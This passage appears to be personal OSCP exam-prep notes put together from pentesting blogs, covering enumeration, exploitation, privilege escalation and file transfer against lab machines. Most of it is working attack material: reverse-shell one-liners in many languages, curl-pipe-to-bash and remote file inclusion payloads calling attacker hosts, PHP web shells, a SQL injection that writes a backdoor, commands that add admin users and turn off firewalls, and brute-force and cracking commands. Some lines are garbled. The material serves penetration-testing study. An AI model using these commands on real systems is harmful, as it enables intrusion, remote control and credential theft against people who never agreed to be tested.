2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

Bash:

```
echo os.system('/bin/bash')
```

```
/bin/sh -i
```

```
exec 5<>/dev/tcp/<[IP]>/<[PORT]> cat <&5 | while read line; do $line 2>&5 >&5; done
```

Perl:

```
perl -e 'exec "/bin/sh";'
```

```
perl: exec "/bin/sh";
```

```
perl -e 'use Socket;$i="<[IP]>";
```

```
$p=<[PORT]>;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){  
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};}
```

Telnet:

```
mkncd /tmp/yyy p && /bin/bash 0</tmp/yyy | telnet <[IP]> <[PORT]> 1>/tmp/yyy
```

Ruby:

```
ruby: exec "/bin/sh"
```

Lua:

```
lua: os.execute('/bin/sh')
```

From within IRB:

```
exec "/bin/sh"
```

From within vi:

```
:!bash
```

From within vi:

```
:set shell=/bin/bash:shell
```

From within nmap:

```
!sh
```

From <<http://hackingandsecurity.blogspot.com/2017/08/go-for-oscp.html>>

Webslayer is a tool designed for brute forcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts, files, etc), brute force GET and POST parameters, bruteforce Forms parameters (User/Password), Fuzzing, etc. The tool has a payload generator and an easy and powerful results analyzer.

You can perform attacks like:

- Predictable resource locator, recursion supported (Discovery)

- Login forms brute force

- Session brute force

- Parameter brute force

- Parameter fuzzing and injection (XSS, SQL)

- Basic and Ntlm authentication brute forcing

```
root@kali:~# webslayer
```

Whatweb - Usage: whatweb [options] <URLs>

WhatWeb identifies websites. Its goal is to answer the question, "What is that Website?". WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called 'stealthy', is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.

Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. "`<meta name=`", but a minority of WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for "`/wp-content/`" within relative links.

EXAMPLE USAGE:

- * Scan example.com.

```
./whatweb example.com
```

- * Scan reddit.com slashdot.org with verbose plugin descriptions.

```
./whatweb -v reddit.com slashdot.org
```

- * An aggressive scan of wired.com detects the exact version of WordPress.

```
./whatweb -a 3 www.wired.com
```

- * Scan the local network quickly and suppress errors.

```
whatweb --no-errors 192.168.0.0/24
```

- * Scan the local network for https websites.

```
whatweb --no-errors --url-prefix https:// 192.168.0.0/24
```

* Scan for crossdomain policies in the Alexa Top 1000.
./whatweb -i plugin-development/alexa-top-100.txt \
--url-suffix /crossdomain.xml -p crossdomain_xml

root@kali:~# whatweb -v -a 3 192.168.0.102

Samrdump is pre-installed on Backtrack 5 .

You can find "samrdump" under SMB Analysis .

Samrdump is used to retrieved information about the target using SAM (Security Account Manager).

It lists out the all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :

BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump

Running Samrdump.py with port 445

Command Syntax : ./samrdump.py username:password@target-ip-address protocol list

Example : ./samrdump.py administrator:12345@192.168.232.172

<http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html>

git clone <https://github.com/CoreSecurity/impacket.git>

cd impacket/

python setup.py install

<https://www.hackingarticles.in/beginners-guide-to-impacket-tool-kit-part-1/>

Example 1

Wednesday, January 2, 2019 10:44 PM

Nmap

First of all, we need to know what boxes exist on the network nmap run a ping scan:

```
nmap -sn 10.0.0.0/24
```

The above command will test whether all machines in the 10.0.0.0/24 subnet are alive (10.0.0.0–10.0.0.255). You may need to change this for the lab network.

Once I have chosen a host, the first thing I always do is:

```
nmap -A -oA nmap $targetip
```

This will scan the 1024 most common ports, run OS detection, run default nmap scripts, and save the results in a number of formats in the current directory.

Scanning more deeply:

```
nmap -v -p- -sT $targetip
```

This will scan all 65535 ports on \$targetip with a full connect scan. This scan will probably take a very long time. The -v stands for verbose, so that when a new port is discovered, it will print it out straight away instead of having to wait until the end of the scan, scanning this many ports over the internet takes a long time. I would often leave the scan running overnight, or move on to a different box in the meantime.

Probing services

From these initial nmap scans, we should have gained a lot of information about machine — we know what ports are open, and usually what services they are running.

HTTP(S)

If the server is running HTTP or HTTPS, the next logical step is to check it out in a web browser. What does it display? Is it a potentially vulnerable web application? Is it a default web server page which reveals version information?

Probing with Nikto

Nikto is an excellent scanner for web servers.

```
nikto -host $targetip -port $targetport
```

Brute forcing HTTP(s) directories and files with dirsearch

There are many tools for this purpose including dirb, dirbuster and gobuster — all of these have their advantages and should be learned, but my favourite is dirsearch. You can get it from <https://github.com/maurosoria/dirsearch>. This syntax will get you started, it defines a wordlist file, URL and file extension to look for.

```
./dirsearch.py -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u $targetip -e php
```

But dirsearch can do more! Check the README.

SMB

Nmap scripts

Kali comes with a bunch of really great nmap scripts which can be used to probe SMB further — these scripts can be viewed with the following command.

locate *.nse | grep smb

Using the scripts is as simple as:

```
nmap -p 139,445 --script=$scriptname $targetip
```

Note that the script parameter also accepts wildcards, for example, to try all of the nmap SMB vulnerability testing scripts, use:

```
nmap -p 139,445 --script=smb-vuln* $targetip
```

Enum4Linux

enum4linux is an excellent tool for probing SMB for interesting information — and sometimes access to shares! This tool has a lot of options to remember, so I generally just run the -a “do everything” option, which looks like this:

```
enum4linux -a $targetip
```

smbclient

This tool is for connecting to a box via SMB. It basically works the same as a command line FTP client. Sometimes you can connect to a box and browse files without even having credentials, so it’s worth a check!

```
smbclient \\\$ip\\$share
```

FTP

Anonymous Access

There are a number of nmap scripts which can help with enumerating FTP, but the very first thing to check is whether anonymous access is enabled.

```
ftp $targetip
```

Username: anonymous

Password: anything

This has varying degrees of success, most of the time, it won’t work. Sometimes you will be able to read files but not write them, and other times you will be presented with full read and write access.

SSH

Other than a few rare exceptions, SSH is not likely to be vulnerable. Unless it is running a strange version of SSH, or a particularly old version, I wouldn’t usually bother exploring this further. Just note that it is there, and if you find credentials somewhere else on the system, try using it on SSH!

Other Services

Manual banner grabbing

You can always connect to a service using netcat and see what information it gives you.

```
nc $targetip $port
```

Finding exploits

Searchsploit will search all the exploits in the exploit-db database. To update your database:

```
searchsploit -u
```

To search for exploits on a particular service, kernel or OS.

```
searchsploit $multiple $search $terms
```

Google

Google is a good source of information, whodathunkit? Try search terms which contain the service name, version and the word ‘exploit’. For example,

proftpd 1.3.5 exploit

Metasploit

Metasploit is a whole other bag which I am not going to go into too much in this article, but if you're looking to search within metasploit, just run `search $searchterm` from `msfconsole`. Note — there are heavy restrictions on using metasploit in the exam, so don't get too reliant on it. When you do use it, take a look at the actual metasploit module you are using, and make sure you understand how it works. Maybe even try porting it to a standalone exploit!

Webapps — What to look for

Webapps are a common point of entry. They can be vulnerable to many different vulnerabilities, and with practice, you will become better at finding them.

First things first, is this a known webapp, or a custom one? Try searching the name, look at the source code, look for version numbers and login screens. If it is a known webapp — you might find a known vulnerability using `searchsploit` or google.

Burp Suite

Burp suite is a very handy tool for testing webapps. I would go as far as saying it is my single favourite penetration testing tool. If you're crafting a RCE payload or SQL injection, it's much quicker and easier to send the HTTP request to the repeater in burp and edit the payload there than to try editing it in the browser. It's worth learning the more advanced Burp features too, both for OSCP and for your future in cyber!

SQL Injections

If a developer is incompetent and/or lazy, a text field in a webapp can sometimes end up being passed (unsanitized) into an SQL query. If that is the case, you may be able to use this vulnerability to bypass login forms, dump databases (credentials?), and even write files. A full summary of SQL injection methods would be a whole other post, but for now, you can checkout the OWASP guides and use SQLMap. Important — this tool is NOT allowed to be used in the exam at all, however, you should learn how to use it by experimenting with it in the labs.

One huge time-saver when learning SQLMap is to use the `-r` switch. You can catch the vulnerable request using a proxy like Burp, save it to a text file, and then use SQLMap to scan it just by running:

```
sqlmap -r file.req
```

It took me an embarrassingly long time to find this feature. Don't be like me. Writing the request details on the command line sucks.

File inclusions

Sometimes, we are able to include a file of our choice in the code of the web application. If we can somehow inject our own code into that file — we have command execution. There are two types of file inclusion vulnerabilities — local file inclusions (LFI) and remote file inclusions (RFI).

RFIs occur when you can include a remote file (perhaps one that is hosted on your local machine). RFIs are typically easier to exploit, because you can simply host some code on your local machine, and point the RFI to that code to execute it.

LFIs occur when you can include a file on the target machine, they can be handy for reading local files (such as `/etc/passwd`), but if you can somehow inject your own code into the system somewhere, you can often turn an LFI into remote code execution.

Let's say that we have a page parameter which is vulnerable to a file inclusion vuln in the following URL:

<http://target.com/?page=home>

If this is a Linux box, we could test for a LFI by navigating to:

<http://target.com/?page=../../../../../../../../etc/passwd%00>

If the box is vulnerable, we might see the contents of /etc/passwd on the target printed to the page.

If you were super observant, you may have noticed that I put a %00 on the end of the URL. This is called a null byte, and it's purpose is to terminate the string. This technique does not work on newer versions of PHP, but I found that it worked for many of the LFI/RFI vulnerabilities in the labs. If the underlying vulnerable code looks like this:

```
include($page . '.php');
```

Then without the null byte on the end, we would be requesting /etc/passwd.php, which does not exist. The null byte terminates the string, meaning that our attack is likely to be successful.

Sometimes LFI vulnerabilities are also RFI vulnerabilities — to test if this app is vulnerable to RFIs, we could host our own file at <http://hackerip/evil.txt> which contains our own code, and then visit this URL:

<http://target.com/?page=http://hackerip/evil.txt%00>

If successful, the code contained in evil.txt will be executed on our target.

Code and Command Injection

On some occasions, you may come across web applications which allow execution of code directly. This comes in many forms, it may be a Wordpress backend (which by default, allows the editing of PHP files), a web based terminal emulator, a PHP/Python/Perl sandbox, or some kind of online tool which runs a system command with user input and displays the output.

There are too many avenues to explore here, but use your imagination. Try to think about how the code may look on the backend, and how you might be able to inject your own commands.

I've got command execution, now what?

If you've found some kind of code execution vulnerability, it's time to upgrade to a shell.

Reverse Shells

A reverse shell is when you make your target machine connect back to your machine and spawn a shell. Popping a shell is the most exciting part of any hack.

NOTE: Most versions of netcat don't have -e built-in

If you're not sure what -e does, it lets you specify a command to pipe through your reverse shell. There's a good reason that it's disabled on most versions of netcat — it's a gaping security hole. Having said that, if you're attacking a linux machine, you can get around this by using the following reverse shell one-liner.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

Which will pipe /bin/sh back to 10.0.0.1 on port 1234, without using the -e switch. This brings us to the next section nicely.

A collection of Linux reverse shell one-liners

These one-liners are all found on pentestmonkey.net. This website also contains a bunch of other useful stuff!

Bash

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Perl

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

Python

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

Netcat with -e

```
nc -e /bin/sh 10.0.0.1 1234
```

Netcat without -e (my personal favourite)

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

Java

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line; do \"$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

Windows reverse shells?

Windows is a bit of a different animal because it doesn't come with the same beautiful command line tools that spoil us in Linux. If we have the need for a reverse shell, then our entry-point was most likely some kind of file upload capability or rce, often through a web-application.

Firstly, if you happen to find a windows system with Perl (unlikely), give this a whirl (source):

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"$attackerip:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

Otherwise, we have a couple of options:

Attempt to download nc.exe, and then run something along the lines of "nc.exe -e cmd.exe attackerip 1234".

If we are dealing with an IIS server, create our own .asp or .aspx reverse shell payload with msfvenom, and then execute it.

Powershell injection

Here's some other useful commands on windows. If the machine you're facing has RDP enabled (port 3389), you can often create your own user and add it to the "Remote Desktop Users" group, then just log in via remote desktop.

Add a user on windows:

```
net user $username $password /add
```

Add a user to the "Remote Desktop Users" group:

```
net localgroup "Remote Desktop Users" $username /add
```

Make a user an administrator:

```
net localgroup administrators $username /add
```

Disable Windows firewall on newer versions:

```
NetSh Advfirewall set allprofiles state off
```

Disable windows firewall on older windows:

netsh firewall set opmode disable

Generating payloads with msfvenom

If you're not already familiar with msfvenom, it's an absolute must for OSCP. Msfvenom is part of the Metasploit Framework, and is used to generate payloads which do all kinds of evil things, from generating reverse shells to generating message boxes for a pretty PoC.

I don't want to cover msfvenom in detail here, because you can find it easily in other places, like the offsec website.

File transfer methods — Linux

Once you've got command execution, there's a good chance you will want to transfer files to the victim box.

First things first — you need to find a directory you can write to. The first places to look are /tmp or /dev/shm but if that doesn't work for you, this command should find writeable directories:

```
find / -type d \( -perm -g+w -or -perm -o+w \) -exec ls -ad {} \;
```

HTTP(S)

Now that we have found somewhere to transfer to, it's time to transfer the files! The quickest, easiest way to transfer files to a Linux victim is to setup a HTTP server on your Kali box. If you like being inefficient, set up Apache. If you would rather keep things easy, navigate to the directory containing the file(s) you wish to transfer and run:

```
root@kali# python -m SimpleHTTPServer 80
```

Pulling in the files on any victim Linux machine should be as easy as

```
wget http://attackerip/file
```

Or

```
curl http://attackerip/file > file
```

Netcat

If HTTP file transfers are not an option, consider using netcat. First set up your victim to listen for the incoming request and pipe the output to a file (it's best to use a high port number, as using port numbers < 1024 is often not allowed unless you're root):

```
nc -nvlp 55555 > file
```

Now back on your Kali machine, send the file!

```
nc $victimip 55555 < file
```

File Transfer Methods — Windows

If you're attacking windows, transferring files can be a little more tricky. My favourite method (which I learned from the OSCP manual!) is to create your own Windows wget by writing a VBS script. First you can create the file line by line by running these commands:

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs
```

```

echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET", strURL, False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And AscB(MidB(varByteArray,lngCounter + 1, 1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs

```

Then, using your script looks something like this:

```
cscript wget.vbs http://attackerip/evil.exe evil.exe
```

If you're attacking a windows box and this method isn't going to work for you, consider trying TFTP or SMB as alternate file transfer methods. If you're lucky, there may also be a file upload method in a web application.

Upgrading Reverse Shells to be Fully Interactive

Popping a reverse shell is exciting, but it's not quite the same as a fully interactive shell. You won't have tab completion, you can't run any interactive programs (including sudo), and if you press Ctrl+C, you will exit back to your local box, which sucks. So! Here's how to upgrade your Linux reverse shell.

```
python -c "import pty; pty.spawn('/bin/bash')"
```

You should get a nicer looking prompt, but your job isn't over yet. Press Ctrl+Z to background your reverse shell, then in your local machine run:

```
stty raw -echo
fg
```

Things are going to look really messed up at this point, but don't worry. Just type reset and hit return. You should be presented with a fully interactive shell. You're welcome.

There's still one little niggling thing that can happen, the shell might not be the correct height/width for your terminal. To fix this, go to your local machine and run:

```
stty size
```

This should return two numbers, which are the number of rows and columns in your terminal. For example's sake let's say this command returned 48 120 Head on back to your victim box's shell and run the following.

```
stty -rows 48 -columns 120
```

You now have a beautiful interactive shell to brag about. Time to privesc!

Privilege Escalation — Linux

I'm not going to go into too much detail here because this post is getting too long already, and there's a lot to talk about! I will show you a few things that I try first though, and then I'll refer you over to g0tmi1k's

post, which will fill in the gaps.

Sudo misconfiguration

First things first, if you have found any passwords on the system, try using them to become root by running:

```
sudo su
```

If not try running:

```
sudo -l
```

Sometimes, sudo will allow you to run some commands as root, or become a different user. If the box is configured this way in the OSCP labs, there's a good chance that this will be your path to root.

Kernel Exploits

The second thing I try is:

```
uname -ar
```

```
cat /etc/issue
```

```
cat /etc/*-release
```

```
cat /etc/lsb-release # Debian based
```

```
cat /etc/redhat-release # Redhat based
```

These commands will tell you which kernel and distribution you are looking at. If you're lucky, Googling the kernel version and/or the distribution version may reveal known privilege escalation exploits to try.

Linenum

If you're into automation and efficiency, checkout LinEnum.sh. It's a great bash script that enumerates a lot of common misconfigurations in Linux systems. You can get it here:

<https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh>

For next-level enumeration efficiency, host linenum.sh on a webserver on your Kali box, then on the victim, just run:

```
curl http://attackerip/LinEnum.sh | /bin/bash
```

G0tmi1k?

Lastly, let's pay homage to the most referenced Linux privilege escalation article of all time by g0tmi1k:

<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

Privilege Escalation - Windows

The first thing I try is searching for a known exploit for the version of windows you are facing. To find out which version of Windows you are facing, try this:

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

If that doesn't work, you have to do it the hard way. This is a pretty thorough article that has helped me out more than once: <http://www.fuzzysecurity.com/tutorials/16.html>

Example 2

Wednesday, January 2, 2019 10:46 PM

Lab

There is a bit of a love hate relationship with the lab however it is by far the best part of the course. The control panel will give you a drop down of machine IP addresses, from there you will need pick one and run your enumeration, no hostnames are provided.

I recommend doing the exercises, I spent the first week completing the exercises. Besides the bonus 5 points that you may need in the exam and being incredibly mundane, you will definitely learn a tonne.

Try not to use Metasploit unless you are really stuck, learning to exploit without it is invaluable. I had managed to root all machines without using Metasploit more than 2 times.

SSH Tunneling / Pivoting was daunting at first but there is an awesome tool I used called sshuttle which will look after all of it and simple to use, quick tip to remember is that you can chain sshuttle commands to reach a subnet within a subnet.

Passwords in the labs are either guessable or cracked within minutes, if you are spending more than 20 minutes brute forcing or dictionary attacks then there is another way in. I used SecLists almost exclusively for fuzzing or passwords.

In the beginning I had a terrible habit of over complicating things, always try simple things first for the low hanging fruit such as sudo -l.

Preparation

Get organised, keep notes! the lab machines will contain loot or will have dependencies that you will need to refer to later. I primarily used Microsoft OneNote because it saved to the cloud and allowed me to seamlessly view between work and home machines, a great alternative however is cherrytree.

My preparation was mostly HackTheBox and VulnHub, HackTheBox was a great platform to get you into the mindset before starting OSCP however it can be very CTF'y so bear in mind.

I have listed some VulnHub machines that I found were similar to OSCP, there was also one machine on ExploitExercises called nebula, the techniques used in this machine were vital and used in the labs.

If you find yourself overwhelmed and not sure where to start, watch these videos by lppSec, I can't tell you how many things I've learnt by watching his videos, lppSec releases walkthroughs for each retired machine on HackTheBox.

Vulnerable Machines

Kioptrix: Level 1

Kioptrix: Level 1.1

Kioptrix: Level 1.2

Kioptrix: Level 1.3

FristiLeaks: 1.3

Stapler: 1

Brainpan: 1

VulnOS: 2
SickOs: 1.2
pWnOS: 2.0
Nebula
Structure

Each subnet had a separate table containing useful information for quick reference, this will be useful in both the lab and exam where you might need to recall a name/file you've previously seen.

Hostname	IP	Exploit	ARP	Loot	OS

Enumeration

Enumeration is the most important thing you can do, at that inevitable stage where you find yourself hitting a wall, 90% of the time it will be because you haven't done enough enumeration.

A quick tip about nmap, run it from a rooted box instead of going over VPN! If that box doesn't have nmap, you can upload a standalone nmap binary such as this one: [nmap](#).

Almost every review I've read about OSCP tells you to script your enumeration, while that is a good idea..there is already scripts out there specifically for OSCP such as codingo's Reconnoitre. I can't recommend codingo & Reconnoitre enough, he has built an awesome script. I had used this script initially to do quick scans of the environment then full TCP scans manually. Below are commands I found helpful while in the lab:

Nmap

Quick TCP Scan

```
nmap -sC -sV -vv -oA quick 10.10.10.10
```

Quick UDP Scan

```
nmap -sU -sV -vv -oA quick_udp 10.10.10.10
```

Full TCP Scan

```
nmap -sC -sV -p- -vv -oA full 10.10.10.10
```

Port knock

```
for x in 7000 8000 9000; do nmap -Pn --host_timeout 201 --max-retries 0 -p $x 10.10.10.10; done
```

Web Scanning

Gobuster quick directory busting

```
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux
```

Gobuster comprehensive directory busting

```
gobuster -s 200,204,301,302,307,403 -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/big.txt -t 80 -a 'Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0'
```

Gobuster search with file extension

```
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -x .txt,.php
```

Nikto web server scan

```
nikto -h 10.10.10.10
```

Wordpress scan

```
wpscan -u 10.10.10.10/wp/
```

Port Checking

Netcat banner grab

```
nc -v 10.10.10.10 port
```

Telnet banner grab

```
telnet 10.10.10.10 port
```

SMB

SMB Vulnerability Scan

```
nmap -p 445 -vv --script=smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse 10.10.10.10
```

SMB Users & Shares Scan

```
nmap -p 445 -vv --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.10.10
```

Enum4linux

```
enum4linux -a 10.10.10.10
```

Null connect

```
rpcclient -U "" 10.10.10.10
```

Connect to SMB share

```
smbclient //MOUNT/share
```

SNMP

SNMP enumeration

```
snmp-check 10.10.10.10
```

Commands

This section will include commands / code I used in the lab environment that I found useful

Python Servers

Web Server

```
python -m SimpleHTTPServer 80
```

FTP Server

```
# Install pyftplib
```

```
pip install pyftplib
```

```
# Run (-w flag allows anonymous write access)
```

```
python -m pyftplib -p 21 -w
```

Reverse Shells

Bash shell

```
bash -i >& /dev/tcp/10.10.10.10/4443 0>&1
```

Netcat without -e flag

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 4443 >/tmp/f
```

Netcat Linux

```
nc -e /bin/sh 10.10.10.10 4443
```

Netcat Windows

```
nc -e cmd.exe 10.10.10.10 4443
```

Python

```
python -c 'import
```

```
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.10",4443))
```

```
;os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Perl

```
perl -e 'use Socket;$i="10.10.10.10";$p=
```

```
4443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
```

```
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

Remote Desktop

Remote Desktop for windows with share and 85% screen

```
rdesktop -u username -p password -g 85% -r disk:share=/root/ 10.10.10.10
```

PHP

PHP command injection from GET Request

```
<?php echo system($_GET["cmd"]);?>
```

#Alternative

```
<?php echo shell_exec($_GET["cmd"]);?>
```

Powershell

Non-interactive execute powershell file

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File file.ps1
```

Misc

More binaries Path

```
export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/ucb/
```

Linux proof

```
hostname && whoami && cat proof.txt && /sbin/ifconfig
```

Windows proof

```
hostname && whoami.exe && type proof.txt && ipconfig /all
```

SSH Tunneling / Pivoting

sshuttle

```
sshuttle -vvr user@10.10.10.10 10.1.1.0/24
```

Local port forwarding

```
ssh <gateway> -L <local port to listen>:<remote host>:<remote port>
```

Remote port forwarding

```
ssh <gateway> -R <remote port to bind>:<local host>:<local port>
```

Dynamic port forwarding

```
ssh -D <local proxy port> -p <remote port> <target>
```

Plink local port forwarding

```
plink -l root -pw pass -R 3389:<localhost>:3389 <remote host>
```

SQL Injection

```
# sqlmap crawl  
sqlmap -u http://10.10.10.10 --crawl=1
```

```
# sqlmap dump database  
sqlmap -u http://10.10.10.10 --dbms=mysql --dump
```

```
# sqlmap shell  
sqlmap -u http://10.10.10.10 --dbms=mysql --os-shell
```

Upload php command injection file

```
union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into OUTFILE  
'c:/inetpub/wwwroot/backdoor.php'
```

Load file

```
union all select 1,2,3,4,load_file('c:/windows/system32/drivers/etc/hosts'),6
```

Bypasses

```
' or 1=1 LIMIT 1 --  
' or 1=1 LIMIT 1 -- -  
' or 1=1 LIMIT 1#
```

'or 1#
' or 1=1 --
' or 1=1 -- -
Brute force

John the Ripper shadow file

```
$ unshadow passwd shadow > unshadow.db
$ john unshadow.db
# Hashcat SHA512 $6$ shadow file
hashcat -m 1800 -a 0 hash.txt rockyou.txt --username
```

```
#Hashcat MD5 $1$ shadow file
hashcat -m 500 -a 0 hash.txt rockyou.txt --username
```

```
# Hashcat MD5 Apache webdav file
hashcat -m 1600 -a 0 hash.txt rockyou.txt
```

```
# Hashcat SHA1
hashcat -m 100 -a 0 hash.txt rockyou.txt --force
```

```
# Hashcat Wordpress
hashcat -m 400 -a 0 --remove hash.txt rockyou.txt
RDP user with password list
```

```
ncrack -vv --user offsec -P passwords rdp://10.10.10.10
SSH user with password list
```

```
hydra -l user -P pass.txt -t 10 10.10.10.10 ssh -s 22
FTP user with password list
```

```
medusa -h 10.10.10.10 -u user -P passwords.txt -M ftp
MSFVenom Payloads
```

```
# PHP reverse shell
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f raw -o shell.php
```

```

/usr/share/windows-binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe
Interactive Shell
Upgrading to a fully interactive TTY using Python
```

```
# Enter while in reverse shell
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

Ctrl-Z

```
# In Kali
$ stty raw -echo
$ fg
```

```
# In reverse shell
$ reset
$ export SHELL=bash
$ export TERM=xterm-256color
$ stty rows <num> columns <cols>
File Transfers
HTTP
```

The most common file transfer method.

In Kali

```
python -m SimpleHTTPServer 80
```

In reverse shell - Linux

```
wget 10.10.10.10/file
```

In reverse shell - Windows

```
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.10.10/file.exe','C:\Users\user\Desktop\file.exe')"
```

FTP

This process can be mundane, a quick tip would be to name the filename as 'file' on your kali machine so that you don't have to re-write the script multiple names, you can then rename the file on windows.

In Kali

```
python -m pyftplib -p 21 -w
```

In reverse shell

```
echo open 10.10.10.10 >> ftp.txt
```

```
echo USER anonymous >> ftp.txt
```

```
echo ftp >> ftp.txt
```

```
echo bin >> ftp.txt
```

```
echo GET file >> ftp.txt
```

```
echo bye >> ftp.txt
```

Execute

```
ftp -v -n -s:ftp.txt
```

TFTP

Generic.

In Kali

```
atftpd --daemon --port 69 /tftp
```

In reverse shell

```
tftp -i 10.10.10.10 GET nc.exe
```

VBS

When FTP/TFTP fails you, this wget script in VBS was the go to on Windows machines.

In reverse shell

```
echo strUrl = WScript.Arguments.Item(0) >> wget.vbs
```

```
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
```

```
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
```

```
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
```

```
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
```

```
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
```

```
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
```

```
echo Err.Clear >> wget.vbs
```

```
echo Set http = Nothing >> wget.vbs
```

```
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
```

```

